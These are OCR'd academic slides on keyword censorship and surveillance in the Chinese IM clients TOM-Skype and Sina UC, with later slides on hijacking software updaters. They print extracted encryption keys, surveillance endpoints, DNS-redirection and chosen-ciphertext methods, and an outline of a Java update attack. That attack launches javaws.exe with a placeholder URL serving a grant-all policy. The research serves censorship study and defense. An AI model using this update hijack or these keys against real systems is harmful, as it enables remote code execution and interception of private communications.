
Chinese Keyword Censorship of Instant Messaging Programs (and Work in Progress)

Jeffrey Knockel
Computer Science Department
University of New Mexico



UNM SCHOOL *of* ENGINEERING

Who Determines What's Censored in Chinese IM Programs?

IM Usage in China

- In 2010, 77.2% of Internet users in China used instant messaging
- 350 million users
- Growth rate of 30% from 2009
- Popular IM programs include Tencent QQ, Alitalk, TOM-Skype, Sina UC...

Source: http://www.iresearchchina.com/view.aspx?id=9205

Popular IM Programs in China

Program	Millions of daily users September 2009*
Tencent QQ/TM	139.85
Alitalk	22.87
MSN	20.11
Fetion	18.51
Caihong	16.94
(TOM-)Skype	2.67
Sina UC	2.53
Baidu Hi	2.08

*Source: http://satellite.tmcnet.com/news/2009/11/06/4467291.htm

Questions

- Which IM programs perform keyword censorship? Surveillance?
- Is there a “master” keyword list?
- What keywords are censored by which programs?
- Do programs tend to censor the same keywords?

Which Censor?

Program	Millions of daily users Sept. 2009*	Censors keywords?	Example keyword	Client-side?
Tencent QQ/TM	139.85	Yes	法轮 (falun)	No
Alitalk	22.87	Yes	吾尔开希 (Wu'er Kaixi)	No
MSN	20.11	No	-	-
Fetion	18.51	Yes	falundafa	No
Caihong	16.94	Yes	法轮 (falun)	No
(TOM-)Skype	2.67	Yes	fuck	Yes
Sina UC	2.53	Yes	六四 (six four)	Yes
Baidu Hi	2.08	Yes	六四 (six four)	No


*Source: http://satellite.tmcnet.com/news/2009/11/06/4467291.htm

Client-side Censorship?

- TOM-Skype and Sina UC do censorship “client-side”
- When the censorship happens inside of the program
  - Not by remote server
  - Not somewhere on the network
- Encrypted keyword lists are hidden in program and/or downloaded

TOM-Skype

- TOM-Skype
  - Modified version of Skype by TOM Group Limited, a China-based media company
  - Uses Skype's network
  - In China, http://www.skype.com HTTP redirects to http://skype.tom.com



Empirical Analysis of TOM-Skype

- TOM-Skype uses “keyfiles”
  - List of encrypted keywords triggering censorship and surveillance of text chat
  - One built-in
  - At least one other downloaded
  - Lists vary by version of TOM-Skype

3.6-4.2 Keyfiles

- TOM-Skype 3.6-3.8 downloads from

http://skypetools.tom.com/agent/newkeyfile/keyfile

- TOM-Skype 4.0-4.2 downloads from

http://a[1-8].skype.tom.com/installer/agent/keyfile

- Encrypted with naïve xor algorithm...

```
procedure DECRYPT (C0..n, P1..n)
    for i ← 1,n do
        Pi = (Ci ⊕ 0x68) - Ci-1 (mod 0xff)
    end for
end procedure
```

3.6-4.2 Keyfiles

- To crack: point skypetools.tom.com DNS queries to our server
- TOM-Skype downloads our keyfile
- Binary search to find “fuck”

```
. . .
1EB412B019
77B543CE52 # fuck
980684268425 99
. . .
```

3.6-4.2 Keyfiles

- To crack: point skypetools.tom.com DNS queries to our server
- TOM-Skype downloads our keyfile
- Binary search to find “fuck”
- Perform chosen ciphertext attack
- See what gets censored

```
77B543CE52 # fuck
77B543CE53 # fucl
77B543CE54 # fucm
. . .
77B341CC50 # duck
. . .
```

3.6-4.2 Keyfiles

- To crack: point skypetools.tom.com DNS queries to our server
- TOM-Skype downloads our keyfile
- Binary search to find “fuck”
- Perform chosen ciphertext attack
- See what gets censored
- Pattern emerges

```
77B543CE52 # fuck
77B543CE53 # fucl
77B543CE54 # fucm
. . .
77B341CC50 # duck
. . .
```

procedure DECRYPT ($C_{0..n}$, $P_{1..n}$)

  for i ← 1,n do

    $P_i = (C_i \oplus 0x68) - C_{i-1} \pmod{0xff}$

  end for

end procedure

5.0-5.1 Keyfiles

- TOM-Skype 5.0-5.1 downloads keyfiles from

  http://skypetools.tom.com/agent/keyfile

- TOM-Skype 5.1 downloads *surveillance-only* keyfile from

  http://skypetools.tom.com/agent/keyfile_u

- Keywords AES encrypted in ECB mode
- Key reused from TOM-Skype 2.x
- When encoded in UTF16-LE, 32 bytes:

  `0sr TM#RWFD,a43`

- Half of bytes printable ASCII, other half null (weak)

TOM-Skype Surveillance

- TOM-Skype 3.6-3.8 encrypts surveillance traffic with DES key in ECB mode:

`32bnx23l`

- TOM-Skype 5.0: no surveillance
- TOM-Skype 4.0-4.2, 5.1 encrypts using different DES key:

`X7sRUjL\0`

```
0045BDBC  FF FF FF FF 07 00 00 00
0045BDC4  58 37 73 52 55 6A 4C 00
```

TOM-Skype Surveillance

- Example surveillance message:

```
jdoe falungong 4/24/2011 2:25:53 AM 0
```

- Message author followed by triggering message followed by the date and time
- 0 or 1 indicates message is outgoing or incoming, respectively
- Sent in query string to

a[1-8].skype.tom.com/installer/tomad/ContentFilterMsg.php

TOM-Skype 3.6-3.8 Surveillance

- Recall TOM-Skype 3.6-3.8 encrypts surveillance traffic with a different DES key
- Reverse engineering it required circumventing Skype's built-in anti-debugging measures
- Why not before? TOM-Skype 5.1 sends surveillance messages from an outside process called `ContentFilter.exe`
- Our strategy: DLL injection, a way to execute our own code inside of TOM-Skype's process...


TOM-Skype 3.6-3.8 Surveillance

- Hook our code into timer function called before encryption
- Our code sleeps for 20 seconds
- Attach with debugger
- Suspend all other threads
- Resume sleeping thread
- In switch statement, we observed the following DES key used:


32bnx23l

```
ADD DH,AH
CMP EAX,33B200ED
JMP SHORT Skype.00ED3DE8
MOV DL,32
JMP SHORT Skype.00ED3DE8
MOV DL,62
JMP SHORT Skype.00ED3DE8
MOV DL,6E
JMP SHORT Skype.00ED3DE8
MOV DL,78
JMP SHORT Skype.00ED3DE8
MOV DL,32
JMP SHORT Skype.00ED3DE8
MOV DL,33
JMP SHORT Skype.00ED3DE8
MOV DL,6C
JMP SHORT Skype.00ED3DE8
MOV DL,24
JE SHORT Skype.00ED3DF0
JNZ SHORT Skype.00ED3DF0
```

5.0-5.1 Downloaded Keyfile



5.1 Surveillance-only Keyfile



Censored Keywords

- Keyfile contained political words (35.2%)
  - 六四 (“64,” in reference to the June 4th Incident)
  - 拿着麦克风表示自由 (Hold a microphone to indicate liberty)
- Prurient interests (15.2%)
  - 操烂 (Fuck rotten)
  - 两女一杯 (Two girls one cup)

Censored Keywords

- News/info sources (10.1%)
  - 中文维基百科 (Chinese language Wikipedia)
  - BBC 中文网 (BBC Chinese language)
- Political dissidents (7%)
  - 刘晓波 (Liu Xiaobo)
  - 江天勇 (Jiang Tianyong)
- Locations (7%)
  - 成都 春熙路麦当劳门前 (McDonald's in front of Chunxi Road in Chengdu)

Surveillance-only

- Mostly political and locations
  - Almost all related to demolitions of homes in Beijing for future construction
  - A few related to illegal churches
  - A couple company names


Latest Updates

- TOM-Skype 5.5, 5.8 released
- DES key for keyfiles:

  `\x7a\xdd\xe7\xdc\x23\x25\x53\x75`
- All but one keyword is now surveillance-only
- 薄熙来 (Bo Xilai)
- 周永康兵变和警变 (Zhou Yongkang, mutiny and police change)
- 3 月 17 日重庆人民大礼堂 (Chongqing People's Auditorium March 17)

Sina UC

- By SINA Corporation
  - China-based company
  - Owns weibo.com, popular Chinese microblogging site
- Uses Jabber protocol



Empirical Analysis of Sina UC

- Has five lists
- One set of five built-in
- Another set of five downloaded from

http://im.sina.com.cn/fetch_keyword.php?ver=...

- All five lists JSON-encoded
- Then Blowfish encrypted in ECB mode with the following 16-byte ASCII-encoded key:

`H177UC09VI67KASI`

List #4

- Used to censor text chat
- Large number of neologisms for the June 4th incident:
  - 5 月三十五 (May 35th), 四月六十五号 (April 65th), 三月九十六号 (March 96th)
  - 61 过后三天 (three days after June 1st), 儿童节过后三天 (three days after Children's day)
  - ⑥④, VIIV, 8|9|6|4, six.4
  - 6.2+2
  - 八的二次方 (8^2), 2 的 6 次方 (2^6)

List #4

- Even Russian:
  - Четыре (four)
  - Шесть (six)
  - Девять (nine)
  - Восемь (eight)
  - Восемь-Девять-Шесть-Четыре (eight-nine-six-four)
- And French:
  - six-quatre (six-four)

List #2

- Used to censor usernames (username replaced with id#)
- Found prurient words like 婊子 (whore), 妓 (prostitute)
- Political: 法輪 (falun), falun, six four
- Phishing:
  - webmaster, root, admin, hostmaster, sysadmin, sinaUC, 新浪 (Sina), 系统通知 (system notice)

Other Lists

- List #1 is a shorter list used to censor both text chat and usernames
- List #3 contains a lot of domains; has unknown purpose
- List #5 contains prurient and political keywords; has unknown purpose (later removed)

Comparative Analysis

- TOM-Skype and Sina UC have lists for different purposes
- For each, let's union their sets of keywords
- TOM-Skype has 515 unique keywords
- Sina UC has 997 unique keywords
- Overall, 1446 keywords are seen in only TOM-Skype xor Sina UC
- Only 33 are common to both
- Conjecture: any “master” list must be short

Conjectures

1. **Effectiveness Conjecture**: *Censorship is effective, despite attempts to evade it.*

- Inspired by phrases in keyfiles taken from documents that did not get as widely distributed as the authors had probably intended

Conjectures

2. **Spread Skew Conjecture**: *Censored memes spread differently than uncensored memes.*

- Inspired by Google trends data for “two girls one cup” in English (left) vs. Chinese (right)

Conjectures

3. **Secrecy Conjecture**: *Keyword based censorship is more effective when the censored keywords are unknown and online activity is, or is believed to be, under constant surveillance.*

- Inspired by clients' efforts to keep list of censored words and surveillance traffic secret

Conjectures

4. **Peer-to-peer vs. Client-server Conjecture**: *The types of keywords censored in peer-to-peer communications are fundamentally different than the types of keywords censored in client-server communications.*

- Inspired by the high number of proper nouns in keyfiles compared to other lists (such as for GET request filtering)

Conjectures

5. **Neologism Conjecture**: *Neologisms are an effective technique in evading keyword based censorship, but censors frequently learn of their existence.*

- Example: 六四 (64), 陆肆 (sixty four), but also “32 + 32” or “8 squared”


Keyword Censorship

- When programs censor client-side, we can find exact keyword lists
- Why do TOM-Skype, Sina UC censor client-side?
  - Skype network P2P, encrypted, not owned by China
  - Sina UC uses Jabber protocol; maybe a “stock” server solution?
  - “Distributed” censorship
- Censorship in other IM programs?

For keyword lists, machine and human translations, and source code, see

- http://cs.unm.edu/~jeffk/tom-skype/
- http://cs.unm.edu/~jeffk/sinauc/

Software Updates



Software Updates

- Can we trust software updates on untrusted networks?
- Iran forged SSL certificates for update servers
  - Source: https://blog.torproject.org/blog/diginotar-damage-disclosure
- Software updates can make us vulnerable
  - Contrary to conventional wisdom

Sun Java


Java Update - Update Available
Java Update Available
Java 7 Update 04 is ready to install. Click the Install button to update Java now. If you wish to update Java later, click the Later button.
Java
ORACLE
More information...
Install
Later

Sun Java

- We look at Java 6, but Java 7 is analogous
- Automatic updater periodically queries

  javadl-esd.sun.com/update/1.6.0/map-m-1.6.0.xml
- Maps older versions of Java to another URL, e.g.,

javadl-esd.sun.com/update/1.6.0/au-descriptor-1.6.0_31-b79.xml

Sun Java

- XML file contains
  - Textual description
  - URL for installer
  - Command line arguments
  - SHA1 hash of installer

Sun Java

- Installer is downloaded and verified
  - Against XML-provided hash
  - To have “Sun Microsystems, Inc.” digital signature
  - To have a PE version number at least as high as the Java version presently installed

Sun Java

- We want an executable that
  - Has same SHA1 hash as in XML
    - We can provide a different hash
  - Has a “Sun Microsystems, Inc.” digital signature
  - Has a PE version number at least as high as the Java version presently installed
  - Can still somehow run arbitrary code

Sun Java

- javaws.exe
  - Comes with Java
  - Used to launch “Web start” applications
- Arguments:
  - -Xnosplash
  - -J-Djava.security.policy=http://url/to/grantall.jp
  - http://url/to/hello.jnlp
  - -open
- Java 6 Update 31, 7 Update 3 now use HTTPS

Impulse SafeConnect

- Network access control software
- Required to use UNM lobowifi network
- Silently updates itself
- Connects to hard-coded 198.31.193.211 via HTTP (only accessible on campus)
- XML communication encrypted via Blowfish key:

  \x4f\xbd\x06\x00\x00\xca\x9c\x18\x03\xfc\x91\x3f

Impulse SafeConnect

